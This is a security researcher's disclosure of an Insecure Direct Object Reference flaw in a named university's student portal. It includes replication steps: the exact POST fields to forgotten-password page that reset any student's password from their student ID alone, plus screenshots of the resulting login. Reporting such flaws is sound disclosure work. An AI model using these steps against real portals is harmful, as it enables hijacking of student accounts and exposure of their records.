

Universiti Selangor (UNISEL) E-student Portal Insecure Direct Object Reference (IDOR) Vulnerability Jan 2023

Description

The system allows users to modify information about other users without their consent because it stores the student ID on the user's side, enabling them to alter the value before submitting a POST request. This means that a user can change another user's password and view sensitive information about them by simply knowing their student ID. This vulnerability can be found in `forgot_password_main.jsp` (2 Jan 2023) and can be replicated **without any access** to the system.

Severity


Critical

Tools

Postman

Proof-of-Concept (POC) / Replication Steps

1. To change a student's password using the `forgot_password_main.jsp` page, you will need to send a POST request with four parameters: `textfield` for the new password, `submit`, an `MM_UPDATE` value, and the student's ID in an `MM_recordId` field. The `textfield` will contain the password you want to set, and the `MM_recordId` field should contain the student's ID. Sending the POST request will trigger the password change.
2. Lets say for this example, we wanted to change my password for the account **'4213005282'** and set the password to **'thisisatest'** and submit a **POST** request.



KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> textfield	thisisatest	
<input checked="" type="checkbox"/> Submit	Reset+My+Password	
<input checked="" type="checkbox"/> MM_update	form1	
<input checked="" type="checkbox"/> MM_recordId	4213005282	

Do contact me if you have any enquiries regarding the vulnerability:

mfirdaus.amran0@gmail.com
+60-146225334

3. Then, try logging in **after** sending the **POST** request. In this example, password typed in is shown for easier viewing purposes.

Server 1

LOGIN

Student id: 4213005282
Password: thisisatest
[Login](#)
[Forgot Password](#)

Server 2

INFORMATION

- Course Registration
- Student Registration
- Examination Result
- Student Hostel
- Convocations

FAKULTI / PUSAT / UNIT	No Telefon		Email	Memo
	Shah Alam	Bestari Jaya		
Unit Rekod & Konvokesyen	03-5522 3481	03-3280 5020	unit_rekod@unisel.edu.my	
	03-5522 3461	03-3280 6080		
Unit Peperiksaan	03-5522 3594	03-3280 5023	uppk_bj@unisel.edu.my (Bestari Jaya) uppkas@unisel.edu.my (Shah Alam)	
	03-5522 3530	03-3280 5043		
Unit Kewangan Pelajar dan Kawalan Kredit	03-5522 3527	03-3280 5040	studentfinance@unisel.edu.my	
	03-5522 3523	03-3280 5042		
	03-5522 3529	03-3280 5135		

4. And you're now in the system without needing to have an account. The **only** thing you need is the **student ID**.

Home Setup Profile Registration Course Examination HEP Finance Dermasiswa Others Logout

NAME :
ID NO / IC NO : 4213005282 /
PROGRAM :
FACULTY :
CAMPUS :
STATUS :

>> Main Page 02/01/2023 - 11:20:27

QUICK NOTIFICATION

IMPORTANT DATE

EVENT	Start	End
Self Registration (iDaftar) Click	20/11/2022	24/11/2022
Add Drop Course Current Semester Click	25/11/2022	29/11/2022
Current Result Closed Click	06/03/2023	05/04/2023
Exam Slip Print Click	30/01/2023	10/02/2023

You are encouraged to change your password regularly for safety and security purposes. [Click](#)

Students without photo displayed in profile. [Click](#)

© copyright 2012 Unisel - Universiti Selangor

[New Login to SGS](#)

Do contact me if you have any enquiries regarding the vulnerability:

mfirdaus.amran0@gmail.com
+60-146225334